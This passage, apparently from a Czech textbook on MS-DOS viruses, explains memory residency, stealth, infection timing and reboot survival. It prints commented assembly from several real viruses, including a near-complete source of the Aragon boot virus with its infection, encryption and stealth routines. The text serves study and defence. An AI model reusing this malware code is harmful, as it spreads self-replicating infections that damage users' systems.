Sniž v MCB velikost bloku a v PSP hodnotu MemTop o délku viru.

```
     mov es:[3], ax              ; zapiš o virus zmenšenou velikost bloku
     sub word ptr es:[12h], 83h  ; sniž MemTop v PSP:[2] o virus
```

Zkopíruj virus do oblasti nad novou hodnotu MemTop.

```
     cld                        ; nastavení směru kopírování
     mov es, es:[12h]           ; MemTop=segment pro nakopírování viru
     mov di, 8                  ; offset do virového segmentu (**)
     push si                    ; úschova adresy viru pro pozdější použití
     push cs                    ; sekvence
     pop ds                     ; pro DS = CS
     mov cx, 78fh               ; délka viru v bajtech (1 935 B)
     rep movsb                  ; vlastní zkopírování z DS:SI -> ES:DI

     ...                        ; přesměrování obsluh přerušení na virus
     ...
     pop si                     ; obnova adresy viru
```

Výpis obsahu paměti před a po zavirování počítače virem Pojer ukazuje, že jedinou změnou je skutečnost, že velikost volné paměti se zmenšila o 2 160 B. Virus je tedy dokonale zamaskován, ani stopa po jménu nadbytečného rezidentního programu.

Před zavirováním:

```
Allocated Memory Map - by TurboPower Software - Version 2.9
PSP  blks bytes  owner   command line   hooked vectors
---  ---- -----  -----   ------------   --------------
0008 1    10816  config
0E28 2     4960  command                22 2E 2F F4 F8
0F65 2   592304  free
```

(*) ... virus využívá skutečnosti, že od adresy es:[10] začíná PSP.

(**) ... prvních 8 bajtů segmentu virus využívá pro úschovu adres originálních obsluh přerušení 21h a 1ch.

Po zavirování:

```
Allocated Memory Map - by TurboPower Software - Version 2.9
PSP  blks bytes  owner   command line   hooked vectors
---  ---- -----  -----   ------------   --------------
0008 1    10816  config
0E28 2     4960  command                 22 2E 2F F4 F8
0F65 2   590144  free
```

Podobnost těchto mechanismů dokumentuje virus Objective zjednodušeným tvarem bez příslušných kontrol a alokačních volání Dosu:

```
Vyhrazení_paměti:
     mov ax, ds                        ; DS = PSP
     dec ax                            ; MCB = PSP - 1
     mov ds, ax                        ; ES = MCB spuštěného programu
     sub word ptr ds:[3], 80h          ; zaber 2 kB paměti
     sub word ptr ds:[12], 80h         ; sniž MemTop v PSP

Zkopírování_viru:                      ; stejné jako u bootovacích virů
     xor ax, ax
     mov ds, ax
     sub word ptr ds:[413h], 2         ; sniž velikost základní paměti
     int 12h                           ; zjisti novou velikost

     mov cl, 6                         ; pro násobení 64
     shl ax, cl                        ; hodnota segmentu pro
                                       ; nainstalování viru

     push cs
     pop ds                            ; zdrojový segment
     mov es, ax                        ; cílový segment
     mov di, 0                         ; cílový offset
     mov si, offset start_viru         ; zdrojový offset
     mov cx, délka_viru                ; v bajtech
     repnz movsb                       ; vlastní zkopírování viru
```

Viry vužívající HMA používají pro alokaci paměti nedokumentované volání přerušení int 2fh, dostupné od verze Dosu 5.0:

```
     mov ax, 4a02h             ; služba alokování HMA prostoru
     mov bx, offset Konce_Viru ; počet požadovaných bajtů
     int 2fh                   ; ES:DI => alokovaná oblast (při chybě
                               ; ffffh:ffffh)
```

Pro dotaz na dostupnost HMA je používáno volání služby 4a01h:

```
     mov ax, 4a01h
     int 21h             ; BX = počet dostupných bajtů v HMA (0 není-li
                         ; horní paměť využívána)
                         ; ES:DI => počátek HMA oblasti (při chybě
                         ; ffffh:ffffh)
```

K chybovým stavům dochází zejména je-li DOS=LOW, tj. ovladač horní paměti HIMEM.SYS není nainstalován.

Rezidentní viry se instalují do paměti proto, aby monitorovaly veškeré následující dění operačního systému. Velice úzký okruh virů se však do paměti instaluje rezidentně pouze na přechodnou dobu. Virus Anthrax např. setrvává v paměti pouze do doby, než zaviruje první soubor. Poté se z paměti odstraní a dále se chová již jen jako virus nerezidentní.

3.6. Obsluha kritické chyby Dosu

Jedno z přerušení, které rovněž většina virů obsluhuje, je přerušení int 24h. Přerušení způsobí za běžných okolností při kritické chybě Dosu dotazovací výpis na obrazovce typu:

Abort, Retry, Fail?

Vypisované hlášení může v některých případech vést k prozrazení přítomnosti viru na počítači (např. při pokusu o zápis na disketu chráněnou proti zápisu – write protect, tisk na tiskárně, která není pro tisk připravena apod.). Pro odstranění této možnosti používají viry svoji vlastní, velice krátkou, obsluhu.

```
obsluha_int_24h:
     mov al, 03h          ; nastavení chybového kódu
     iret                 ; návrat z přerušení
```

Chybový kód 03h znamená návrat k aplikaci indikující chybu (možnost Fail).

Virová obsluha kritické chyby je u většiny virů používána pouze při provádění infikace programu nebo disku, aby při něm nedošlo k jejich prozrazení. Po ukončení zavirování viry zajišťují zpětné přesměrování obsluhy na původní hodnoty operačního systému.

3.7. Charakteristické okamžiky infikace virem

Okamžik, kdy virus napadne spustitelný soubor, je závislý na povaze virů. Existují dvě základní koncepce:

- **Rychlá infikace**
  Za rychlý infektor je pokládán virus, který napadá nejenom všechny spouštěné, vytvářené či modifikované programy, ale i programy pouze otevírané (např. při antivirové kontrole). Nejrychlejší infektory napadají soubory již při zachycení volání funkcí Dosu „Najdi první soubor“ a „Najdi další soubor“.
- **Pomalá infikace**
  Pomalým infektorem je virus, který většinou napadá pouze programy nově vytvářené nebo modifikované. Principem je, že virus se „sveze“ s legálním požadavkem na zápis, v rámci něhož provede svoji replikaci. Tím odpadá virům řada problémů, nemusí např. ani obsluhovat kritickou chybu Dosu. V operačním systému MS-DOS navíc existují samo-modifikující se programy, které se mohou stát ideálním terčem pomalé, a velice nenápadné, infikace (např. program SETVER.EXE pro zajištění kompatibility programů mezi různými verzemi operačního systému).

- **Občasná infikace**
  Občasná infikace je variantní formou pomalé infikace. Podstatou je splnění určité logické podmínky, např. infikace každého dvacátého spouštěného programu, infikace pouze v určité hodiny, infikace programů splňujících definovaný rozsah délky apod. Podle pojetí konkrétní podmínky mohou být občasné infektory rychlostí svého rozšíření buď rychlejší nebo pomalejší než infektory pomalé.

Rozdíl v pojetí je zřejmý. Rychlý infektor způsobuje nejrychlejší možné rozšíření viru v operačním systému a dostupném okolí, což však nutně vede k jeho brzkému odhalení. Pomalý infektor se snaží v rozumné míře najít kompromis mezi rychlostí rozšíření a dobou odhalení. Velice pomalý občasný infektor je nejnenápadnější a tedy nejnebezpečnější variantou počítačového viru.

Okamžiky infikace souborovým virem se de facto odvíjejí od potřeby viru znát jméno programu pro jeho napadení:

- **Klidový stav**
  Okamžik infikace charakteristický pro nerezidentní viry. Napadený program je vybrán použitím služeb volání Dosu 4eh – „Najdi první soubor“ resp. 4fh – „Najdi další soubor“. Při volání těchto služeb virus definuje masku souborů, které chce infikovat. Nejčastěji se pochopitelně jedná o masky „*.COM“ a „*.EXE“, specifikující hlavní varianty spustitelných souborů.

  Zajímavý je pro některé viry i výše uvedený okamžik volání služeb 11h – „Najdi první soubor přes FCB“ a 12h – „Najdi další soubor přes FCB“. Jedná se o starší služby volání Dosu, které používá např. příkazový interpret COMMAND.COM při interpretaci příkazu *dir*. Vzhledem k častému použití příkazu *dir* je tento mechanismus užíván velice rychlými infektory. Představitelem je např. virus Little Red.

  Je pochopitelné, že uvedený popis je pouze popisem infikace programu virem, který je již aktivní v paměti. Jedná se tedy o replikaci viru; v žádném případě se nejedná o možnost aktivace viru použitím příkazu *dir* na adresář, ve kterém se eventuálně zavirovaný program nachází. Tato nereálná možnost bývá častým mýtem i v souvislosti s bootovacími viry, kdy se nezasvěcení lidé mylně domnívají, že bootovací virus může napadnout počítač již v okamžiku přepnutí na zavirovanou disketu.

- **Spuštění programu**
  Typický okamžik infikace většiny souborových virů. Rezidentní virus hlídá volání Dosu službou 4bh – „EXEC – Proveď nebo nahrej program“, kdy přímo získá jméno spouštěného programu pro zavirování.

- **Otevření či vytvoření programu**
  Obdobná situace jako v případě spuštění programu s jediným rozdílem, že v tomto případě virus monitoruje službu 3dh – „Otevři soubor“. Jelikož u této služby virus neví, jaký soubor je otevírán, musí nejprve otestovat, zda jméno otevíraného souboru obsahuje spustitelnou příponu. V podstatě synonymní je služba 3ch – „Vytvoř soubor“.

- **Ukončení programu**
  Okrajová možnost infikace zejména programů *.COM prostřednictvím přerušení int 20h. Při vyvolání tohoto přerušení platí pro soubory *.COM, že segmentová hodnota CS = PSP (Program Segment Prefix). Tím má virus možnost přímo zjistit adresu segmentu datové oblasti prostředí Dosu (DOS Environment) a odtud jméno ukončovaného programu.
- **Přístup na disketu nechráněnou proti zápisu**
  Okamžik infikace výhradně bootovacích virů. Virus obsluhuje přerušení diskových vstupně/výstupních operací (int 13h) a kontroluje požadavky na práci s disketou. Pro vyloučení možnosti případného prozrazení testují bootovací viry, zda ještě běží motor disketové jednotky. Pokud již motor neběží, virus se dále nesnaží o zavirování vložené diskety, neboť pak by se musel motor znovu rozběhnout a to by mohlo být uživateli, vzhledem k indikaci LED diodou, nápadné.

  Následuje ukázka je vybraná z viru Aragon. Údaj na adrese 0000:043f poskytuje informaci, které motory diskových jednotek jsou v běhu. Nultý bit reprezentuje mechaniku A:, první bit mechaniku B: atd.

```
xor ax, ax                      ; vynulování registru AX
mov ds, ax                      ; DS = 0, systémový datový segment
test byte ptr ds:[43fh], 01     ; běží motor mechaniky A:?
jz     neběží                   ; pokus o infikaci nebude
```

  U nebootovacích virů je tento mechanismus aktuální pouze pro souborové multipartitní viry, které infikují programy kopírované na disketu.

3.8. Typický mechanismus infikace souborových virů

Souborové viry při replikaci svého těla vykonávají charakteristický sled operací, potřebných pro úspěšné zavirování programu.

Tento charakteristický sled nemusí samozřejmě některé souborové viry dodržet, zejména primitivní viry neprovádějí operace úschovy/obnovy atributů souboru či data a času vytvoření apod.

```
Úschova atributů souboru
Vynulování atributů souboru
Otevření souboru pro režim čtení/zápis
Čtení ze souboru
Je-li již soubor infikován - konec - skok na Uzavření souboru
Úschova data a času souboru
Nastavení souborového ukazatele na jeho konec
Nakopírování viru do souboru
Nastavení souborového ukazatele na jeho počátek
Zápis aktualizované hlavičky souboru
Obnovení data a času souboru
Uzavření souboru
Obnovení načtených atributů souboru
Ukončení
```

3.9. Simulace zavedení operačního systému

Existuje malá skupina virů, které dokáží dokonce přežít restart operačního systému po stisku kláves Ctrl+Alt+Del. Jejich procento je sice minimální, nicméně sama skutečnost tohoto jevu zasluhuje velkou pozornost. Díky tomu, chce-li uživatel znovu zavést operační systém při odvirování počítače, musí použít „tvrdý“ RESET stiskem tlačítka. Virus, díky své vlastní obsluze přerušení z klávesnice (int 09h), monitoruje současný stisk inkriminovaných kláves. Zjistí-li, že tato kombinace byla stisknuta, provede simulaci procesu zavedení operačního systému a i nadále zůstane aktivní v paměti. Představitely jsou např. viry Alabama či Fish. Virus Alabama při zjištění stisku resetovací sekvence instaluje vlastní přerušovací rutinu na uživatelský časovač (int 1ch) a provádí přepínání mezi textovým a grafickým režimem, čímž vyvolává dojem prováděného zavádění operačního systému. Následně volá přerušení zavedení operačního systému (int 19h), ovšem při zachování hodnot příslušných přerušení. Závěrem se znovu nainstaluje na přerušení Dosu (int 21h) a opět monitoruje dění na počítači.

Virus Alameda se v rámci teplého startu dokonce snaží infikovat disketu A:. Vybraný fragment předvádí běžnou rezidentní praktiku čekání na stisk horké klávesy:

```
virus_int_09h:
     pushf                      ; úschova
     sti                        ; registrů
     push ax                    ; a
     push bx                    ; povolení
     push ds                    ; přerušení

     push cs
     pop ds                     ; DS = kód viru

     mov bx, [alt_ctrl]         ; minulý scan kód
     in     al, 60h             ; zjisti současný scan kód klávesy
     mov ah, al                 ; a ulož jej do AH
     and ax, 887fh              ; manipulace s příznakem, zda se jedná
                                ; o stisk či uvolnění klávesy

     cmp al, 1dh                ; je stisknutý Ctrl?
     jne alt_test               ; ne, otestuj na Alt
     mov bl, ah                 ; (BL = 08h je-li klávesa stisknuta,
                                ; BL = 88h je-li klávesa uvolněna)
     jmp continue               ; proveď originální obsluhu klávesnice

alt_test:
     cmp al, 38h                ; je stisknutý Alt?
     jne key_down               ; ne, otestuj současný stisk
     mov bh, ah                 ; (BL = 08h je-li klávesa stisknuta,
                                ; BL = 88h je-li klávesa uvolněna)
     jmp continue

key_down:
     cmp bx, 0808h              ; je stisknutý Ctrl a Alt?
     jne continue               ; ne, provede se originální obsluha
```

```
     cmp al, 17h               ; je stisknuto I?
     je     status             ; ano, bude nastavovat status reset flagu
     cmp al, 53h               ; je stisknut Del?
     je     reboot             ; ano, skok na obsluhu rebootu

continue:
     mov [alt_ctrl], bx        ; ulož scan kód pro příští volání

final:
     pop ds
     pop bx                    ; obnova
     pop ax                    ; registrů
     popf

db   0eah                      ; "jmp far ptr..."
old_int_09 dd     ?            ; adresa původní obsluhy

status:
     mov [alt_ctrl], bx        ; uschovej Ctrl a Alt status
     mov ax, [counter]         ; ulož čítač do reset flagu
     mov bx, 0040h             ; BIOS data segment
     mov ds, bx                ; 0040:0072 je totéž jako 0000:0472
     mov [0072h], ax           ; 0040:0072 = reset flag
     jmp final                 ; skok na původní obsluhu

reboot:

; Potvrzení zpracování posledního znaku
     in     al, 61h            ; zjisti hodnotu řízení klávesnice
     mov ah, al                ; a ulož ji
     or     al, 80h            ; nastav potvrzení klávesnice
     out 61h, al               ; a zapiš jej
     xchg al, ah               ; nastav původní hodnotu řízení klávesnice
     out 61h, al               ; a zapiš ji

; Vlastní reboot
     mov dx, 03d8h             ; I/O port grafického adaptéru
     mov ax, 0800h             ; AL = mód, AH = argument pro pozdější
                               ; volání delay
     out dx, al                ; nastav mód
     call delay                ; zpožďovací rutina
     mov [alt_ctrl], ax        ; scan kód = 0

     mov al, 3                 ; AH = 0 vlivem delay rutiny
     int 10h                   ; nastav barevný režim 80x25

     mov ah, 2                 ; nastav kurzor
     xor dx, dx                ; na 0.řádek a 0.sloupec
     mov bh, dh                ; 0.stránka obrazovky
     int 10h
```

```
        mov ah, 1                   ; nastav
        mov cx, 0607h               ; typ
        int 10h                     ; kurzoru

        mov ax, 0420h               ; AH = parametr pro delay (AL = 20h
                                    ; pro nastavení konce přerušení volaného
                                    ; vzápětí)
        call delay                  ; zpožďovací rutina

        cli                         ; zakaž přerušení
        out 20h, al                 ; a vyšli signál konce přerušení na port
                                    ; řadiče 8259A

        ...obnova prvních 32 vektorů přerušení, jež byly uschovány virem
        při spuštění operačního systému...

        ; xor cx, cx (dáno již funkcí delay)
        mov ds, cx
        mov word ptr [19h * 4], offset virus_int_19h  ; nastav rebootovací
        mov [19h * 4 + 2], cs                         ; vektor na virus

        mov ax, 0040h               ; BIOS data segment
        mov ds, ax
        mov [0017h], ah             ; vynulování shift stavu klávesnice
        inc word ptr [0013h]        ; vrácení 1 kB paměti zpět systému
        ...
        int 19h                     ; znovu zavedení operačního systému
        ...

; Oblast datových proměnných viru
counter    dw     001Ch
alt_ctrl   dw     0
```

Podle hodnoty reset flagu na adrese 0040:0072 určuje BIOS, zda se jedná o teplý či studený start operačního systému. Hodnota 1234h dává na vědomí, že byla stisknuta kombinace Ctrl+Alt+Del.

V rámci virové obsluhy závěrečného volání int 19h se virus Alameda pokouší infikovat vloženou disketu v mechanice A: a před spuštěním boot sektoru znovu instaluje svoji obsluhu na přerušení klávesnice.

Některé viry, na rozdíl od snahy o přežití teplého startu, naopak samy reset počítače vyvolávají. Např. virus Cascade vyvolává reset systému zcela náhodně. Tělo viru obsahuje většinou instrukci skoku jmp far ffff:0000 realizovanou např. následujícím sledem instrukcí:

```
        mov ax, 0ffffh
        push ax             ; segmentová část adresy
        xor ax, ax          ; vynulování AX
        push ax             ; offsetová část adresy
        retf                ; vlastní realizace skoku na adresu ffff:0000
```

Virus SVC používá přímý skok instrukcí:

```
jmp far f000:fff0
```

4. Základní virové konstrukce

Koncepce operačního systému MS-DOS jednoznačně předurčuje podobu jednotlivých virových konstrukcí. Svá specifika mají bootovací viry, stejně tak i jednotlivé typy virů souborových. Virus pro zajištění své činnosti v operačním systému MS-DOS nemusí překonávat žádné systémové zábrany, stačí pouze, aby znal a dodržel příslušné systémové struktury.

Následující části ukazují podoby základních typů virových konstrukcí. Část uvedených zdrojových tvarů lze nalézt na Internetu v undergroundovém magazínu 40Hex Virus.

4.1. Konstrukce bootovacího viru

Konstrukce bootovacího viru se odvíjí od skutečnosti, že zaváděcí sektor disku je při startu operačního systému zaveden do paměti na adresu 0000:7c00 a poté spuštěn.

Důležitou věcí, kterou musí bootovací viry respektovat, je signatura zaváděcího sektoru, která udává jeho platnost. Jedná se o poslední dva bajty sektoru, jejichž hexadecimální hodnoty jsou 55 a AA.

Virus Aragon je jedním z bootovacích virů, jejichž kód je programátorsky snadno čitelný, což předurčuje jeho zdejší uvedení. Zároveň jsou na tomto viru dokumentovány velice primitivní příklady stealth techniky zaváděcího sektoru pevného disku (MBR) a kódování těla viru. Virus Aragon navíc patří i mezi relativně neškodné viry, neboť neobsahuje destruktivní rutinu.

Základní vlastnosti viru Aragon:
- Bootovací virus.
- Stealth technika maskování zaváděcího sektoru pevného disku.
- Xor-mechanismus kódování těla viru.
- Kódovací konstanta – stav čítače tiků časovače.
- Efektivní délka viru – 446 B.
- Obsazovaná přerušení – pouze int 13h (diskové operace).
- Destruktivní činnost – žádná.
- Pozice odloženého originálního zaváděcího sektoru:
  pevný disk ... 0.hlava, 0.stopa, 9.sektor
  disketa double density ... 1.hlava, 0.stopa, 3.sektor
  disketa high density ... 1.hlava, 0.stopa, 14.sektor.
- Identifikace přítomnosti viru na disku:
  porovnání prvních 4 B zaváděcího sektoru a těla viru.

Virus používá následující proměnné BIOSu:
- 0000:0413 celková paměť v kB.

– 0000:043f příznak, zda běží motor disketové jednotky.
– 0000:046c čítač tiků časovače.

Proměnné BIOSu se nacházejí v datovém segmentu 0040. Vzhledem k manipulaci se segmentem 0000 však využívají viry skutečnost, že adresace místa paměti např. 0040:0012 je totožná s adresací 0000:0412. Proto i Aragon při odkazech na proměnné BIOSu používá vždy adresaci druhého typu. Jelikož je zaváděcí sektor nahrán do paměti od adresy 0000:7c00, jsou na příslušných místech zdrojového textu uvedeny při adresaci proměnných posuny právě o hodnotu 7c00h.

Dalším důležitým faktem je, že z těla Aragonu je ve skutečnosti čitelná pouze úvodní dekódovací smyčka. Pro potřebu statické analýzy (např. Sourcerem) je v tomto případě nutné natáhnout virus do debuggeru, odkrokovat dekódovací smyčku a znovu uložit tělo viru na disk. Teprve pak lze použít statický disassembler pro získání úplného zdrojového tvaru viru.

Dekódovací smyčka viru

```
     org 0                              ; direktiva překladače
     xor ax, ax
     mov ds, ax                         ; systémový segment = segment viru
     mov si, 7c00h + offset encoded     ; dekódovat od...
     mov cx, offset variables - offset encoded     ; kolik...
     mov bh, byte ptr ds:[7c00h + offset key]      ; čím...
lbl:                                                ; vlastní dekódovací
     xor byte ptr ds:[si], bh                       ; smyčka pro délku
     inc si                                         ; zakódovaného úseku
     loop lbl                                       ; uloženou v CX
```

Nastavení zásobníku na tělo viru

```
encoded:                ; odtud je tělo viru v originálním tvaru nečitelné!
     cli                ; zákaz přerušení před manipulací se zásobníkem
     mov ss, ax         ; nastavení zásobníku
     mov ax, 7c00h      ; na adresu 0000:7c00,
     mov sp, ax         ; tj. kde se virus právě nachází
     sti                ; opětovné povolení přerušení
```

Uložení adresy pro pozdější skok na originální zaváděcí sektor

```
     push ds            ; segment = 0000
     push ax            ; offset = 7c00h, viz dále (*)
```

Úschova adresy originální obsluhy přerušení 13h

```
     mov ax, word ptr ds:[13h*4]                   ; segmentová část
     mov word ptr ds:[7c00h + old_int_13h], ax     ; adresy
     mov ax, word ptr ds:[13h*4+2]                 ; offsetová část
     mov word ptr ds:[7c00h + old_int_13h+2], ax   ; adresy
```

Snížení velikosti celkové paměti o 1 kB

```
     mov ax, word ptr ds:[413h]       ; proměnná BIOSu
     dec ax                           ; snížení o 1 kB
     mov word ptr ds:[413h], ax       ; uložení nové hodnoty
```

Natažení viru pod horní hranici základní paměti 640 kB

```
    mov cl, 6                       ; výpočet hodnoty segmentu viru
    shl ax, cl                      ; z údaje o celkové velikosti
    mov es, ax                      ; paměti (násobení 64)

    push ax             ; segment viru (pro pozdější skok přes retf)

    ; Vlastní natažení
    mov al, byte ptr ds:[46ch]                      ; proměnná BIOSu
    mov byte ptr ds:[7c00h + offset key], al        ; kódovací konstanta
    mov cx, offset end_virus                        ; délka viru
    mov si, 7c00h                                   ; zdrojový offset
    xor di, di                                      ; cílový offset = 0
    cld                                             ; směr posunu offsetu
    rep movsb                                       ; DS:SI -> ES:DI
```

Skok na následující instrukci do segmentu, kam byl virus natažen

```
    mov ax, offset next         ; první instrukce za retf
    push ax                     ; offset (pro následující skok přes retf)
    retf
```

V tomto okamžiku virus opouští oblast 0000:7c00 a skáče do oblasti pod hranici 640 kB sem, resp. na následující instrukci.

Rekalibrace řadiče disku

```
next:
    xor ax, ax          ; 00 - služba reset
    mov es, ax          ; segment bufferu (je využito později)
    int 13h
```

Určení místa pro načtení odloženého zaváděcího sektoru

```
    push cs
    pop ds              ; DS = segment viru (pod hranicí 640 kB)
    mov ax, 0201h       ; 02 - služba čtení, 01 - počet sektorů
    mov bx, 7c00h       ; místo pro zaváděcí sektor
    mov cx, sector      ; pozice odloženého boot sektoru

    ; Test, zda se virus aktivoval z pevného disku či z diskety
    cmp cx, 9    ; je to pevný disk?
    jne floppy   ; ne, zaveď boot sektor z diskety
```

Natažení originálního zaváděcího sektoru z pevného disku

```
    mov dx, 0080h               ; 00 - hlava, 80 - první pevný disk
    int 13h
    jmp short speaker           ; test, zda bude pískat reproduktor
```

Natažení originálního zaváděcího sektoru z floppy disku

```
floppy:
    mov dx, 0100h               ; 01 - hlava, 00 - disk A:
```

```
    int 13h
    jc    speaker                    ; došlo k chybě?
```

Test, zda je pevný disk zavirován (virus se aktivoval z diskety!)

```
    ; Načtení zaváděcího sektoru pevného disku
    push cs
    pop es                    ; ES = segment viru (pod hranicí 640 kB)
    mov ax, 0201h             ; 02 - služba čtení, 01 - počet sektorů
    mov bx, 200h              ; offset bufferu v segmentu viru
    mov cx, 0001h             ; 00 - stopa, 01 - sektor
    mov dx, 0080h             ; 00 - hlava, 80 - první pevný disk
    int 13h
    jc    speaker             ; došlo k chybě?

    ; Vlastní porovnání prvních 4 B těla viru a zaváděcího sektoru
    xor si, si                ; SI = 0
    cld                       ; směr inkrementace SI
    lodsw                     ; AX = DS:SI (1.slovo viru), SI = SI + 2
    cmp ax, word ptr ds:[bx]  ; porovnání prvního slova
    jne infect_hd             ; infikuj pevný disk
    lodsw                     ; AX = DS:SI (2.slovo viru), SI = SI + 2
    cmp ax, word ptr ds:[bx + 2]  ; porovnání druhého slova
    jne infect_hd             ; infikuj pevný disk
```

Test, zda bude zvukový efekt či nikoliv

```
speaker:
    test byte ptr ds:[key], 7fh      ; nízká
    nop                              ; pravděpodobnost
    jnz set_13                       ; shody
```

Rozezvučí speaker (táhlý pískot „nosné“)

```
    in    al, 61h                    ; načtení PPI portu B
    or    al, 3                      ; zapnutí speakeru
    out 61h, al                      ; uložení PPI portu B
    jmp short set_13                 ; nastavení virové obsluhy int 13h
```

Infikace pevného disku

```
infect_hd:
    ; Úschova originálního zaváděcího sektoru pevného disku
    mov cx, 0009              ; 00 - stopa, 09 - sektor
    mov sector, cx            ; uložení čísla odkládacího sektoru
    mov ax, 0301h             ; 03 - služba zápisu, 01 - počet sektorů
    mov dx, 0080h             ; 00 - hlava, 80 - první pevný disk
    int 13h
    jc    speaker             ; došlo k chybě?

    ; Zakódování těla viru
    call crypt                ; volání kódovací rutiny

    ; Vlastní zápis viru do zaváděcího sektoru pevného disku
    int 13h
```

Nastavení virové obsluhy přerušení 13h

```
set_13:
     xor ax, ax
     mov ds, ax          ; segment "interrupt vector table"
     mov word ptr ds:[13h * 4], offset new_13      ; offset
     mov word ptr ds:[13h * 4 + 2], cs             ; segment
```

Skok na originální zaváděcí sektor (dozavádí se operační systém)

```
     retf   ; viz (*) výše při uložení adres na zásobník
```

Zde virus končí svoji činnost a předává řízení operačnímu systému. Jeho aktivita je však zajištěna přesměrováním obsluhy přerušení 13h. S každou diskovou operací tedy dojde k jeho aktivaci.

Zakódování těla viru

```
crypt      proc near
     ; Duplicitní natažení těla viru pro jeho zakódování
     xor si, si                       ; natažení virového
     mov di, 200h                     ; těla do segmentu
     mov bx, di                       ; viru za jeho
     mov cx, offset end_virus         ; aktivní tělo, tj.
     cld                              ; od offsetu
     rep movsb                        ; 200h

     ; Vlastní zakódování
     mov si, 200h + offset encoded                 ; kódovat od...
     mov cx, offset variables - offset encoded     ; kolik...
     mov ah, byte ptr ds:[key]                     ; čím...
_lbl_:                                             ; kódovací
     xor byte ptr ds:[si], ah         ; rutina stejného
     inc si                           ; typu jako
     loop _lbl_                       ; v úvodu viru

     ; Příprava pro volání přerušení 13h
     inc cl                    ; CX = 1 (0.stopa, 1.sektor)
     mov ax, 0301h             ; 03 - služba zápisu, 01 - počet sektorů
     retn                      ; návrat z procedury
crypt      endp
```

Virová obsluha přerušení 13h

```
new_13:
     ; Test, zda bude stealth mechanismus zaváděcího sektoru HD
     cmp cx, 1           ; 0.stopa, 1.sektor?
     jne no_stealth

     cmp dx, 80h         ; 0.hlava, první pevný disk?
     jne no_stealth

     cmp ah, 2           ; požadavek na čtení?
     jne other           ; zkusí ještě test na zápis
```

```
    ; Provedení žádaného požadavku
    call old_13         ; volání původní obsluhy int 13h

    ; Úschova registrů
    pushf
    push cx
    push ax

    ; Stealth podstrčení originálního zaváděcího sektoru pevného disku
    mov ax, 0201h       ; 02 - služba čtení, 01 - počet sektorů
    mov cl, 9           ; odkládací sektor
    call old_13         ; volání původní obsluhy int 13h

    ; Obnova registrů
    pop ax
    pop cx
    popf

    ; Ukončení přerušení
    retf 2

other:
    ; Poslední stealth test
    cmp ah, 3           ; požadavek na zápis?
    jne no_stealth

    ; Úschova registrů
    push es
    push bx
    push cx
```

Proces úschovy a obnovy registrů je u virů velice častý. Viry musí zajistit, aby všechny registry zůstaly i po jejich použití v původním stavu. V opačném případě hrozí kolaps operačního systému.

```
    ; Stealth přepis originálního zaváděcího sektoru pevného disku
    push ax             ; úschova AX
    mov al, 1           ; 1. sektor
    mov cl, 9           ; odkládací sektor
    call old_13         ; volání původní obsluhy int 13h
    pop ax              ; obnova AX

    ; Je ještě co zpracovávat?
    dec al              ; 1. sektor již byl zpracován
    jz    continue      ; ne

    ; Dokončení zbylého požadavku
    mov cl, 2           ; od 2.sektoru
    add bx, 200h        ; posun offsetu bufferu
    call old_13         ; volání původní obsluhy int 13h
```

```
continue:
     ; Obnova registrů
     pop cx
     pop bx
     pop es

     ; Ukončení přerušení
     retf 2

     ; Není požadavek na práci se zaváděcím sektorem pevného disku
no_stealth:
     ; Úschova registrů
     push ds
     push ax

     ; Test, zda se pracuje s mechanikou A:
     or     dl, dl                    ; nastavení příznaků
     jnz finish                       ; nepracuje

     ; Test, zda se točí motor mechaniky A:
     xor ax, ax
     mov ds, ax                       ; systémový segment
     test byte ptr ds:[43fh], 1       ; proměnná BIOSu
     jz     finish                    ; motor se netočí

     ; Test čítače tiků časovače po resetu
     test byte ptr ds:[46ch], 3       ; proměnná BIOSu
     jnz finish                       ; posun do role pomalejšího infektoru

     ; Obnova registrů
     pop ax
     pop ds

     ; Provedení žádaného požadavku
     call old_13         ; volání původní obsluhy int 13h

     ; Volání testu s případnou infikací diskety
     pushf               ; úschova příznaků
     call infect_fd
     popf                ; obnova příznaků

     ; Ukončení přerušení
     retf 2

finish:
     ; Obnova registrů
     pop ax
     pop ds

     ; Skok na původní obsluhu bez návratu do virové obsluhy
     jmp dword ptr cs:[old_int_13h]
```

Test, případně infikace diskety

```
infect_fd proc near
     ; Úschova registrů
     push ax
     push bx
     push cx
     push dx
     push ds
     push es
     push si
     push di

     ; Načtení boot sektoru z diskety
     push cs             ; nastavení registrů
     pop ds              ; DS a ES
     push cs             ; na segment
     pop es              ; těla viru
     mov ax, 0201h       ; 02 - služba čtení, 01 - počet sektorů
     mov bx, 200h        ; opět offset za aktivní tělo viru
     mov cx, 0001h       ; 00 - stopa, 01 - sektor
     xor dx, dx          ; 0.hlava, mechanika A:
     call old_13         ; volání původní obsluhy int 13h
     jc     restore      ; došlo k chybě?

     ; Test, je-li již disketa zavirována či nikoliv
     xor si, si
     cld                              ; totožné,
     lodsw                            ; jako ve
     cmp ax, word ptr ds:[bx]         ; výše
     jne infect                       ; uvedeném
     lodsw                            ; testu
     cmp ax, word ptr ds:[bx+2]       ; pevného disku
     je     restore

infect:
     ; Úschova originálního boot sektoru
     mov ax, 0301h       ; 03 - služba zápisu, 01 - počet sektorů
     mov dh, 1           ; 1.hlava
     mov cl, 3           ; odkládací sektor pro double density

     ; Test, zda je disketa double (DD) či high (HD) density
     ; (pro určení odkládacího sektoru)
     cmp byte ptr ds:[bx + 15h], 0fdh       ; test deskriptoru FD
     je     double                          ; ano, disketa je DD
     mov cl, 0eh                            ; ne, disketa je HD

double:
     ; Zápis určeného čísla odkládacího sektoru
     mov sector, cx      ; úschova inkriminovaného čísla
     call old_13         ; a vlastní zápis originálního boot sektoru
     jc     restore      ; došlo k chybě?
     xor dh, dh          ; příprava - 0.hlava
```

```
     ; Zakódování těla viru
     call crypt          ; volání kódovací rutiny

     ; Zápis viru do boot sektoru diskety
     call old_13         ; všechny parametry již byly připraveny

restore:
     ; Obnova registrů a ukončení procedury
     pop di
     pop si
     pop es
     pop ds
     pop dx
     pop cx
     pop bx
     pop ax
     retn
infect_fd endp
```

Vlastní volání původní obsluhy přerušení 13h

```
old_13     proc near
     pushf
     db     9ah                 ; "call far ptr..."
     old_int_13h  dd     ?      ; adresa původní obsluhy
     retn
old_13     endp
```

Nezakódovaná datová oblast proměnných viru

```
variables: ; proměnné viru
     ; Číslo sektoru, na kterém je uložen originální boot sektor
     sector dw     0eh

     ; Kódovací konstanta pro funkci xor
     key    db     0

     ; Výplň (zbytečné) - patrně podpis autora viru
     garbage       db     'JMH'
end_virus:
```

